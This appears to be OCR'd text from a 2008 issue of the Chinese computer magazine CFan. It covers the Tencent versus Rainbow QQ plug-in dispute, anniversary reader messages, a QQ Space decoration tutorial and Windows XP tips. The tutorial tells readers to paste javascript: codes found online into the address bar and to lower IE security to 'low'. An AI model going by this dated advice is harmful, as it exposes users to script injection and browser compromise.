匿名人士：我相信用户群会完全有区别，能够买iPhone的不会属于M8，买M8的基本上是没那多余的2000RMB，就算能拿出来都是很精打细算地拿的。

匿名人士：在朋友那用了这个M8，是内测版。老实说，距真正上市还有一段距离。就是在Windows Mobile上面做了一个壳，外观与iPhone基本一样，但软件的稳定性有些差，分辨率很高，字太小，看不清楚。

ryanckc：电池的电力还是挺怀疑的，特别是在MP3、视频播放下的续航时间。

网上部分珊瑚虫粉丝力挺彩虹QQ。陈寿福不久前被定罪，彩虹会变成第二个珊瑚虫吗？二者性质有差别。珊瑚虫增强包可显示好友的IP地址以及地理位置、屏蔽腾讯广告等，但把QQ原版打包，并进行了商业捆绑，而彩虹QQ只是插件，或者腾讯定义下的“外挂”。最相同的是，二者都免费。

免费大餐！“彩虹QQ”们含三聚氰氨吗？

“小样！你藏起来我也能找到你！”某人拿着别人送的小望远镜乐滋滋地观察朋友是否在家，而几个月后……“哎，卖大望远镜的公司说小的不能用，非法！”近日腾讯与彩虹的对战日益激烈，谁是谁非？免费服务是否有安全隐患？记者展开了调查。

查门牌号和主人行踪惹了谁？

对于彩虹QQ，小编们有深刻的体会。原来工作时为防打扰经常隐身，而前段日子刚一上线，就有不少作者“恰巧”过来说话。之后又有人咨询“QQ安全中心提示有非法外挂怎么办”（疑为QQ医生扫描的结果），如果用户不予以卸载将无法登录QQ，被网友戏称为微软“黑屏”事件的中国版。

原来，免费的彩虹QQ主打显IP、看隐身等亮点，而实现显隐身服务的“QQ千里眼”属于收费业务。“彩虹”牌望远镜有抢用户之嫌，于是腾讯引入IP加密，一度让彩虹显示的IP出了问题，很多变成了国外地址。彩虹马上应对，恢复了正常显示，同时隐去了IP地址的后两位，以尊重隐私。很快，腾讯“为了防范用户隐私泄露”强制用户卸载彩虹，对战再度升级。

有人拍手叫好：“这下终于清净了，隐身不再受打扰。”而反应最强烈的还是安装了彩虹QQ的人。在315投诉网，多名彩虹用户投诉腾讯侵犯自己的选择权（有趣的是之前还有少量用户投诉彩虹QQ侵犯了自己的隐私）。知名网上维权人士张洪峰已向湘潭市雨湖区人民法院递交民事诉讼书，要求腾讯公司立即停止对其互联网软件使用权的侵害并书面赔礼道歉。他对记者说：“我安装什么软件是自己的事，现在必须按照腾讯弹出窗口提示来做，连取消的权利都没有，提示框挡住了其他操作的视线，只好拿起法律武器。”

“外挂”背后的商业博弈

用户体验是一回事，那么对战的两方怎么看？

51.com站出来称彩虹软件是其所属的一款合法的即时通讯辅助软件，腾讯无权擅自认定彩虹软件非法，也无权剥夺用户选择权。记者致电腾讯，对于若干疑问，腾讯方面的回应相当简短：“腾讯将尽一切努力去保障用户的隐私和信息安全，打击不法外挂；居然有合法注册的企业从事外挂的制作，我们难以置信”，此外推荐了张樊的一篇博文《彩虹外挂合法化是在混淆视听》，文中表示，针对51.com，腾讯有民事、行政、刑事多种途径来解决。

还有一个值得关注的细节，不久前腾讯正式起诉了在51.com工作的15名前员工，理由是他们带走商业机密，违反了与腾讯所签订的竞业禁止协议。51.com为拥有巨人几千万美元投资的社交网站，庞升东和史玉柱的算盘何在？业内人士猜测，彩虹QQ只是一个扩充用户量的通道，先通过显IP、显隐身等功能来吸引用户，当用户对彩虹QQ产生了依赖性，51将会把这些用户转到自己的平台上。记者看到，在门户网站进行的调查中，支持腾讯和支持彩虹QQ的人数不相上下。也许用户心中的这杆秤，秤砣除了企业的商业利益，更重要的是给用户自己带来了多少实惠。



选择免费，做好准备

纷争之后，彩虹QQ前途堪忧，腾讯QQ查好友在线状态功能不再包含查隐身好友，我们得到了什么？也许更多的是关于“免费”的思考。

先从所谓的“外挂”来看。彩虹QQ声明“绝不记录用户包括QQ密码、好友列表在内的任何信息”，但谁能保证呢（虽然已经被360等保证了安全）？如果它是“恶”的，有人会联想到网游中的外挂与木马；如果它是“善”的，我们使用了多年免费邮箱，自己的资料被作为商业库出售过吗？甚至因为其比收费邮箱安全性低，可能被别人入侵过？或免费播放器、浏览器、杀毒软件通过网络窥探过我们的隐私吗？

免费了，容易缺乏安全感；但因为贪图实惠的本性，又促使我们去追求免费的东西。在享用免费的午餐时，是否想过其中的风险呢？比如，免费网上空间可能不稳定，为了防止好心情随blog一起蒸发，最好备份；比如，费劲心机搜寻破解版而险中病毒，有没有想到去官方网站看看是否有送号或优惠活动？比如，进入流行的开心网等SNS社区，到达“输入邮箱和密码批量寻找好友”这步，是否考虑跳过去呢（虽然网站声明了不会记录邮箱密码）？比如，在百度使用中，自己过滤掉一些通过“竞价排名”的干扰结果了吗？

获得，总需要付出。互联网的赢利模式不如电视、报纸等传统媒体那样明显，但互联网企业的员工永远不需要发工资吗？只要想到这点，我们在网上进行各种体验时，多想想免费背后的故事，多留个心眼就OK了。

感谢QQ，带给我们太多的便利和娱乐体验，虽然有时有点强硬；感谢折射太阳光芒的彩虹QQ以及昨天、今天、明天流行的所有互联网工具，提供午餐不算，还要可口，还要自己寻找买单之处，不容易……

在《电脑爱好者》的技术版面中，会有很多可口的免费午餐介绍，同时，也会告诉大家如何保护安全放心享用。不管是企业间的竞争，还是企业自身的赢利，只要是为用户着想的，我们都会竖起大拇指说：“好样的，支持！” CF [XS04]



见证IT普及15年，问谁是领袖先锋？《电脑爱好者》作为中国发行量最大的电脑杂志，同时也是中国IT普及最直接的见证者、传播者，将举行隆重的庆祝大会，对中国IT产业进行全面盘点，回顾经典！

11月，15周年专刊（22期）火热出炉！为了迎接12月初的15周年庆典盛会，《电脑爱好者》杂志社各部门都投入到紧张的筹备工作中。现场环节策划、制作多媒体演示资料、邀请参会者、制作水晶奖杯……除了日常的杂志版面工作，小编们还得加班加点地忙庆典。“加班爱好者”吗？当然不是，“15年一遇，一定要做得漂漂亮亮的！”

因为庆典举行前本期杂志已经送印，所以大会的盛况就请在下期杂志中关注吧！绝对有惊喜，哈哈！



谁过生日会收到这么多礼物呢？亲爱的读者们太热情了！《电脑爱好者》太幸福了！通过爱好者论坛、邮件、信件等方式送来的礼物真是源源不断。看看“水和米”送的大蛋糕，充满魔力哟！怎么分都分不完！大家都来分享美味吧！

关于“15创意秀”的礼物在前两期里也展示了不少，今天再送上一个IT产品摆成的15海报，很有品位吧！恨不得用它做本期封面了，呵呵。



提前祝各位圣诞快乐（全国的读者在12月24日24点捧起CFan合唱《铃儿响叮当》吧）！本期有MVB大评选，快看看有没有你喜欢的产品呢？爱收藏的朋友们注意本期末尾的年度目录哟，该目录对你梳理一年的知识和今后的索引应该有很大帮助，半期借给朋友后请他及时归还，别弄丢了，呵呵。其实，把目录复印下来也是不错的主意。

在21期中，公布了2008改版大型读者调查的获奖名单，现在各位中奖者应该都收到了奖品，别忘了到爱好者论坛读编交流区晒一晒你的奖品照片啊，让大家都羡慕羡慕，和你一起分享喜悦。奖品是很多滴，参加每期的评刊调查，就有机会获奖！网上评刊就很方便（详见评刊表）。此外，在寒冷的季节里，大家别忘了保暖哟！

湖北：小小

请问，投稿可以用Word格式投吗？我写的文章图片较多，已经混插入了Word中，难道必须再拆出来？

果果：可以直接投Word格式的稿件，但不是最佳方式。编辑部在服务器上正式提交稿件的格式是：每篇文章的文件夹里，有正文的文本文件、图片（文中有对应的“见图*”）等。所以希望大家在投稿时，文件夹包括有文本、图片，还可以加一份图文并茂的Word文档，打包发送过来。为防止附件出现问题，邮件正文可以再把文章复制一遍。注意哟，不要忘记留下你的姓名、地址、邮编、电话等信息，便于编辑与你及时取得联系。

北京 李伟

我想订新一年的《电脑爱好者》，去哪里订最方便啊？

果果：现在正是邮局报刊征订工作的旺季，你来到邮局，翻一翻《电脑爱好者》的邮发代号（82-512）就可以了。呵呵，邮局的精品报刊推荐册里，就有《电脑爱好者》，很容易找！当然直接从杂志社邮购也可以，有礼品哦！23期杂志封面有详细说明，咨询电话010-68258784。网上订购（shop.cfan.com.cn）也非常方便，大家根据情况任选一种方法吧。对了，《电脑爱好者》下半年合订本12月10日即可与大家见面，CFan、普及版、数码三刊合订，内容详实，敬请期待。

（音乐起）祝你生日快乐！CFan生日快乐！网友祝福多多，快快来看这儿！

雨蝉：凤着彩衣齐鸣唱，花披红妆同贺岁。一十五载风雨路，精彩纷呈年年新。与你风雨走过，与你喜忧相伴，感谢CFan给了我生活的勇气和战胜自己的决心！

ying4487：认识内容丰富有趣的CFan，让我渐渐成为了一个电脑爱好者，在朋友中也好好秀了一把。我变得更加自信，是CFan带给我的力量！我带着这种力量勇敢自信地参加各种活动与考试……非常感谢CFan！我做了一个VB小程序，祝贺CFan成立十五周年！

lzdy617：15年，有很多杂志倒下，又有很多杂志站起来，《电脑爱好者》能走过风雨15年，可喜可贺。虽然我与她结缘仅两年的时间，但已被她的魅力吸引，希望在以后的日子里，她能让我继续有心跳的感觉。

繁华岁月：新加入CFan大家庭，在这里我学习了很多。15年的风雨让《电脑爱好者》更加成熟、完善，愿她在今后的岁月里更加精彩，辉煌！

汉中王刘备：生日了，生日了，生日了！《电脑爱好者》15岁了！伟大的CFan，继承了中国IT杂志的光荣和传统，IT达人们在这一刻灵魂附体！出版啦，又一期杂志面世啦，CFan迎来了光辉的15岁生日！伟大的CFan编辑，伟大的CFan！Cfan今天生日快乐，Cfan万岁！

泡泡虫：从以前的一年买几本，到现在的一年买24本，我与CFan的感情越来越深了……

wangwei91668：15，是个吉利的数字，虽然没能与你一同走过这浪漫的全程，当我已经感同身受。

hy1029：路漫漫其修远兮，我们共同来求索……

Albus007：15年了，感谢你的帮助；15年了，感谢你的奉献；15年了，感谢你给我的快乐；15年了，走过漫长的路……虽然编辑变了，地址变了，版面变了，但那高水平的品质没有变……期待，期待你的创新，期待你的发展，期待你的未来！

编辑部情报

- 小编们经常更新博墅，想看爆料的别错过（blog.cfan.com.cn页面右侧有索引），同时感谢很多读者把我们加为好友。
- 小编们积极参加帮助版主杨生杰战胜病魔活动，捐款捐物，感谢大家的积极认购和义卖（有读者捐出了PSP，赞）
- 小编们因为过于热爱工作，病了几个，在参加大兴度假村的温泉、保龄、卡拉OK等活动后，获得能量继续投入战斗。
- 小编们玩智能手机成风，饭桌上等菜时、选题会上……一字排开全是，可谓壮观！

suifengii: 虽然我只比CFan早一年出现在这个世界上，但CFan却一直是我最好的良师益友。CFan的成长伴随着我的成长，现在的我正在准备信息技术的奥赛，祝愿CFan越办越好，我也会努力向前冲的！

尾翼: 你的前十四年半我不曾陪你度过，但从现在开始我将一期不落。

花街√晨舞: 希望自己还能看到80周年，电脑爱好者和你在一起！

rubydew： 好快啊，《电脑爱好者》陪伴我有10多年了，我一直支持着这本杂志，就是因为它很吸引人，内容丰富精彩。15年时间不是个简单的数字，它凝聚着一代又一代编辑人员的心血，也见证了杂志和我们大家的成长。我想我还会继续守候这本杂志，再过许多许多年，希望杂志越办越好，当然也离不开电脑爱好者们的参与和支持。

月亮岛主: 爱，不分先后。《电脑爱好者》创刊15周年，陪伴了我8年，收获很多……在这值得纪念的创刊15周年的日子里，我只想对CFan说：I LOVE YOU！

小破丫头: 我用今天早上刚收到的稿费给你买个生日蛋糕，祝贺你15岁的生日！

chenfeng166: CFan生日快乐！你已经长成大男孩，要勇敢面对挑战！我祝福你！

zhn038: 小编天天开心，网民每天放心，杂志看着舒心，事业学业顺心，欢欢喜喜，万年青！

wind2008bj: 祝《电脑爱好者》越办越好，继续为我们广大的电脑爱好者排忧解难。15年了不容易，一路有我们支持你！

酱油拌饭： 愿CFan杂志15年之后，遍布世界各地！

空谷回音: 曾记书亭偶遇，沉醉不知归路。兴尽晚回家，夜深不知白昼。感谢，感谢，学到知识无数。

shaoxianyu： 十五年CFan，十五年的情，十五年的拚搏终于打造出在IT界出色的品牌。愿CFan的明天更加美好！

我从凡间来: CFan陪我走过了大学，希望能继续陪我走过风风雨雨！

zhaidoudou123: 15年如一日，CFan终于15岁啦，虽然我还没有CFan大，但还是说一句"Happy birthday to "CFan""！

X20051201: 能有几个15年？从读者中来，到读者中去，愿我们喜欢的杂志更加出色！

dapangdun: 改版后的这几期杂志内容更精彩更丰富了，希望CFan能够更加风光无限！

xhwanzf： 信息、价格、市场、质量……都富有挑战性，充满紧迫感。在这值得纪念的创刊15周年的日子里，相信《电脑爱好者》一定能以不断进取的精神，在竞争中继续成为胜利者。

hfchiway: 爱生活，爱CFan！追随CFan七年有余，每当手捧新一期杂志，总有激动在心中！祝福CFan，愿与之共进步共辉煌！

Jayia: CFan，你让我对你一见钟情，毫不犹豫买下来，慢慢品味。从CFan里，我学了好多好多自己不知道的知识，感谢！

ll372486496: 要把15年来的稀饭收集齐，是我最大的心愿！

苍狼啸天: 没有人比我更爱你。从第一期创刊时就陪在你身边，15年来，《电脑爱好者》改版扩版好几次，而我从一个学生成为军人，后来又成为一名传媒工作者。咱们一路走来，风雨同路，不弃不离，你始终做到了"做一本大家都看得懂的电脑刊物"的初衷，为大家服务，年复一年不辞辛劳，而我也从菜鸟成为高手、高高手、骨灰级的电脑技术人员，我们坚定地在一起！未来路还很长，我们必将永远在一起！我最近还发表了文章，是你给了我信心和成长中不可缺少的肯定，谢谢！

lq1555: 认识CFan快十年了，是你陪我度过了那难忘的五年军旅生涯，又陪我经历了社会的风风雨雨，对你的爱不能用言语来表达……

重温大家的祝福，心里暖暖的。做为CFan的编辑，这是最幸福的时刻了。感谢大家的支持！真的很感动！

祝福帖，随时欢迎你的留言http://bbs.cfan.com.cn/thread-781156-1-3.html

小编真人漫画系列

稀饭杯颁奖典礼

●为感谢大家一年来对小编真人漫画的支持，摄制组将为您爆料幕后拍摄花絮！这些照片可都是第一次放出哦！！快来把它们与往期真人漫画对对号，看你能看出几个？邮件请发至viewpoint@cfan.com.cn



凭借在多场大戏中对放牛郎、IT民工、火星人、千年虫等经典人物的成功塑造，柳絮飞毫无争议地获得本次稀饭杯"我最稀饭男主角"大奖。



通过麻将花的精彩表演，我们看到在他心中蠢蠢欲动的母性特质。稀饭杯"我最稀饭女主角"非他莫属。



身为动作明星，每一个动作，都要身体力行，需要承受常人不能承受之苦。获得稀饭杯"我最稀饭动作演员"的小特让我们坚信，成龙、李连杰后继有人。



从幕前走向幕后，从演员走向推手，从帅哥走向老头……由于没有竞争对手，傻鱼当之无愧地拿到稀饭杯"我最稀饭摄影师"这个称号。



如何提高空间的人气？
首先，风格很重要。做一个好的空间必须有足够的耐心去设计、规划、再到完工。其次，是内容，你必须事先给它一个定位，空间用来干啥。有的人喜欢画漫画，就把自己的涂鸦放上去；有的人喜欢美食，就把自己烹饪的心得写下来；有的人用空间来讨论技术问题；有的人喜欢写影评。这样的空间会比那些只写生活琐事的更有价值。

个性装修，我家这是独一份儿

●江苏/周建峰 ■设计/来晶晶（实习生）

越来越多的潮人把QQ空间当做自己网上的"家"，因为它够炫、够酷、够个性。要彰显自己的个性，很大一个因素就是要把空间装修得足够特别。

问题1：怎么改变QQ空间背景？

① 首先到网上寻找到免费代码，如玫瑰花："javascript:window.top.space_addItem(1,8669,100,80,100,100,94);"和黑色竖条纹（居中）："javascript:window.top.space_addItem(1,8669,80,80,100,100,93);"（见图1）
② 登录空间后单击"装扮空间"，复制玫瑰花代码（不要引号），然后粘贴到地址栏中替换原来的网址，再按回车键（Enter）刷新页面，稍后会可看到背景中加上了玫瑰花，此时还可以移动玫瑰花，改变其位置，最后单击"保存"；
③ 同样单击"装扮空间"，在地址栏中粘贴黑色竖条纹代码后按回车键，即可将背景完全替换成炫目的黑色条纹。



小提示：
在网上有不少免费代码可以用来装扮空间，如：动画开场、酷炫光标、空间挂件、空间播放器等都可以使用代码来添加，下表列举的代码都是经过测试可用的。

类别	名称	代码
光标	我是公主	javascript:window.top.space_addItem(16,22097,50,80,250,250,0);
	漂浮的向日葵	javascript:window.top.space_addItem(16,22099,300,80,500,500,0);
	看到美女	javascript:window.top.space_addItem(4,5535,0,0,1,1,0);
	可爱的娃娃	javascript:window.top.space_addItem(4,5837,0,0,1,1,0);
挂件	一群天使	javascript:window.top.space_addItem(16,22103,300,80,500,500,0);
	爱心飞舞	javascript:window.top.space_addItem(16,22105,300,80,500,500,0);
	漂流瓶	javascript:window.top.space_addItem(16,22101,300,80,500,500,0);
开场动画	奔驰的白马	javascript:window.top.space_addItem(14,5077,0,0,0,0,0);
导航栏	透明黑酷	javascript:window.top.space_addItem(13,5330,176,77,200,600,0);
皮肤	纯紫色带少量花	javascript:window.top.space_addItem(1,7510,0,80,0,0,93);
	纯白色	javascript:window.top.space_addItem(1,4703,0,80,0,0,94);
	纯米黄带星光	javascript:window.top.space_addItem(1,7513,0,80,0,0,93);
空间播放器	蓝色经典	javascript:window.top.space_addItem(6,676,0,0,200,200,0);

另外，上网搜索也会找到不少最新的代码来装扮空间，需要注意的是：时间长了之后，可能某些代码会失效，此时网上一般也会有新的代码出现。大家可以重新寻找新的代码来装扮空间，这样还能时不时地让空间装扮经常变化，提高访问率。

问题2：怎么修改QQ空间头像？


① 可以用QQ秀做空间头像，这样的好处在于是免费的；登录QQ，单击"系统菜单→娱乐→QQ秀商城"打开新页面；（见图2）
② 单击"免费"，然后在下方设置个人QQ秀形象，最后单击"保存形象"；
③ 进入自己的QQ空间，单击"个人档"菜单，再单击下方的"个人形象"按钮，再选择"使用QQ秀"；
④ 单击"主页"菜单，可看到个人形象已经变成了QQ秀。



小提示：
黄钻用户也享有自定义头像的权利，但如果你是普通用户，可以用Q币买，4个Q币可购买一个自定义头像，推荐：http://www.qqler.com/Article/ShowArticle.asp?ArticleID=1108。

问题3：浏览网页、QQ聊天都很正常，就是QQ空间进不去，这是怎么回事？

方法① 安装最新版QQ或多单击几次"刷新"按钮。
方法② 清空历史记录。打开IE，选择菜单"工具→Internet选项"出现对话框，切换到"常规"选型，单击"浏览历史记录"下的"删除"，再次出现对话框，单击"全部删除"。
方法③ 用安全模式登录。在装饰空间过程中如果用了错误代码，也可能导致空间无法登录。登录http://qzone.qq.com，单击"登录你的空间"，输入QQ账号和密码，再单击登录会出现新页面，选择"简洁模式"（见图6），最后单击"进入空间"，重新设置代码。
方法④ 修改浏览器设置。打开IE，选择"工具→Internet选项"出现对话框，切换到"安全"选项，单击"自定义级别"，将安全设置设为"低"，如果可以登录，在登录后再恢复安全设置为默认值。



看到别人的QQ空间上有好看的玩意儿，很想借用到自己的空间怎么办？

① 首先记下好友的QQ号码，登录http://www.qmeiz.cn/qqkongjiankelong.html，再在"输入对方QQ号码"中输入对方的号码，单击"查询代码"；

② 此时会显示该号码所对应空间上装饰物的所有代码，根据需要复制再粘贴到自己的空间即可。其实要想直接照搬对方的空间，就可以通过这种方法来实现，复制、粘贴对方空间上的所有代码就能实现空间克隆。不过需要注意的是，某些黄钻用户或收费的装饰物是无法通过克隆免费使用的。

问题4：怎么往QQ空间添加Flash啊？

① 登录优酷网（http://www.youku.com）寻找所需Flash，单击"站外引用"按钮出现视频的地址，单击Flash地址后面的"复制"按钮，复制格式为SWF的地址；（见图4）

② 登录QQ空间，打开模块功能，单击"新建模块"，在出现的对话框中选择"Flash模块"，出现对话框，输入模块的标题，并在"Flash动画地址"中粘贴MV的地址，单击"确认"添加模块；

③ 最后在主页中根据实际情况调节Flash模块的尺寸、位置即可。



小提示：

有意思的Flash小游戏也可以放在QQ空间里。注意，在添加Flash游戏时，选择取消"自动播放"。

名字pk：http://www.cgfan.com/bbs/md5war/md5war.swf

过五关试试：http://qzone.qq.com/blog/29005559-1224643058

键盘钢琴：http://new.qzone.qq.com/471813776

人品计算器：http://2.xiaoyouxi.com/data/flash7/jqq/20071130/7.swf

问题5：我有几段自己录的视频，想把它放入自己的QQ空间日志里去，怎么操作？

① 登录QQ空间后，单击主页的"写日志"，切换页面；（见图5）


② 输入文章标题，并选择日志类别，单击"高级模式"，切换到高级编辑状态；

③ 输入内容后，可设置日志的字体字号颜色等，这和用Word差不多；

④ 如果要给日志中的关键字加上链接，可选中关键字（如《电脑爱好者》网站），然后单击"插入超链接"按钮出现对话框，输入网址单击"确定"即可；

⑤ 单击"图片"，出现对话框，可将QQ相册、本机或网络上的图片添加到日志中；

⑥ 如果想给日志加上背景音乐，最好不要直接插入音乐，因为这样会有不少麻烦，可单击"视频"出现对话框，切换到"上传网络视频"选项，在"文件来源"中粘贴歌曲的网址（最好是WMA格式），尺寸选择为自定义，宽和高都是0，并且选择自动循环和自动播放，最后单击"确定"，即可给日志加上背景音乐。也可以根据需要在日志中插入动感影集、视频或Flash动画等，操作都差不多。



问题6：想给QQ空间首页添加音乐，但播放器还得花钱买，有没有不用花钱的方式？

① 登录http://mp3.baidu.com，输入歌曲名（如Yesterday once more），再单击"百度一下"开始搜索歌曲；（见图6）

② 单击搜索到的歌曲列表后的"试听"播放音乐，尽量多试几首，从而选择打开速度快的歌曲，歌曲的格式为MP3或WMA；

③ 确定歌曲后，右击歌曲出现菜单播放选择"属性"；

④ 在出现的对话框里切换到"文件"选项，然后选中"位置"栏目中的歌曲地址，再右击选择"复制"，将歌曲地址加以复制；


⑤ 登录QQ空间，单击"自定义"，在页面顶端出现自定义栏目，再单击其中的"模块"，打开模块功能；

⑥ 单击"新建模块"，在出现的对话框中选择"视频模块"；

⑦ 在"添加视频模块"对话框中输入模块的标题：音乐收藏，在"视频地址"栏中右击选择"粘贴"，将MP3歌曲的地址粘贴到"视频地址"栏目中；单击"更多设置"，选择"循环"和"自动播放"，将模块边框设置为"无"，最后单击"确认"；

⑧ 在"音乐收藏"的右下角拖动可调节该模块的大小，再将该模块移动到首页默认的音乐收藏模块上方，覆盖原来的标题；

⑨ 如果要隐藏播放器，可右击该模块选择"移动到底层"，这样该模块就会被其他模块遮盖；选择"编辑模块"可以重新设置模块属性，比如要更换背景音乐，可将新歌曲的网址粘贴到"视频地址"栏目中即可；最后单击主页上方的"保存"即可完成设置。





在Windows中，按下“Alt+空格→X”，就能最大化当前窗口。按下“Alt+空格→N”，就可以迅速最小化当前窗口。

紧急求救，关键位置哪里找？

●李云峰

电脑有问题，第一件事当然是咨询身边的高手，往往可以事半功倍。当高手一步一步指导我们时，我们却找不到高手所说的菜单项、按钮、对话框等，那才是让人抓狂的事。如果你也有这样的经历，下面一定是你需要看的。


开始菜单，不要“经典”

Windows XP在操作方面相对以前的系统有了非常大的变化，也可以说是更加人性化了，这其中就包括开始菜单的改善。而为了让用户更好地过渡，Windows XP仍然提供了以前的开始菜单样式供用户选择。

1.简单区分“经典”与非经典

开始菜单是使用最多的地方，在向高手求救时最好先搞清楚自己的开始菜单属于何种类型，这样在找不到高手描述的菜单项时，可以很快发现差异所在。

Windows XP菜单是两栏式的结构，左侧提供了常用程序列表，右侧是一些与系统相关的项，而经典开始菜单只有一栏(见图1)。



2.开始菜单，不要“经典”

由于Windows XP开始菜单在操作上有很多便利性，所以越来越多的人都使用了Windows XP的开始菜单样式，而抛弃了“经典”开始菜单。参照图1，如果使用的是“经典”开始菜单，想要换回Windows XP开始菜单，也非常简单。

第一步:右键单击任务栏空白处，在弹出的快捷菜单中选择“属性”。

第二步:在打开的“任务栏和『开始』菜单属性”对话框中，切换到“『开始』菜单”标签，单击选中“『开始』菜单”项，最后单击“确定”按钮即可。

控制面板，拒绝“经典”

与开始菜单相对应的，控制面板也是使用较多的地方，涉及更改系统设置的操作都需要用到控制面板，而在Windows XP中，同样采用了一种新的用户体验——分类视图，而传统的控制面板在Windows XP中被称为“经典视图”。分类视图将控制面板中的图标按类别重新划分成了10个类别，从而让控制面板的操作更加人性化。


1.我的控制面板是什么视图？

区分控制面板的视图类型非常简单，打开控制面板后，如果只有10个大图标就是分类视图，很多小图标则就是经典视图了。

还有一个区分的方法就是在窗口左侧的常见任务列表中，控制面板的下方如果是“切换到经典视图”则说明当前视图为“分类视图”，反之如果是经典视图则会显示“切换到分类视图”(见图2)。

控制面板


在经典视图下此处会显示为“切换到分类视图”，反之则显示“切换到经典视图”



2.控制面板，拒绝“经典”

当发现按高手的指点在控制面板中找不到指定的按钮时，十有八九是控制面板的视图类型不一样引起的，这时就需要进行视图的切换了。

视图的切换也非常简单，在图2状态下，单击“切换到分类视图”即可完成视图的切换。



“常见任务”，你快回来

上面提到了切换控制面板的视图时，只需要单击“常见任务”列表中的“切换到分类视图”即可，但是有些读者可能发现，打开控制面板后，窗口左侧根本就没有“常见任务”列表。出现这种情况的原因主要是系统设置被更改了，从而导致Windows没有显示“常见任务”列表，因此接下来的任务就是恢复“常见任务”列表。

第一步:右键单击“我的电脑”，在弹出的快捷菜单中选择“属性”。

第二步:在打开的“系统属性”对话框中，切换到“高级”标签，单击“性能”右下方的“设置”按钮。

第三步:在打开的“性能选项”对话框中，拖动滚动条，勾选“在文件夹中使用常见任务”项，单击两次“确定”按钮返回即可。

搞清楚上面这三点后，再和高手对话，你肯定不会摸不着头脑了。甚至我们可以主动询问高手使用的是什么开始菜单样式，控制面板采用的是什么视图，在高手面前，咱也“专业”一回!

CF [XR02]

急速打印，页面格式调整先行

●越野苍狼

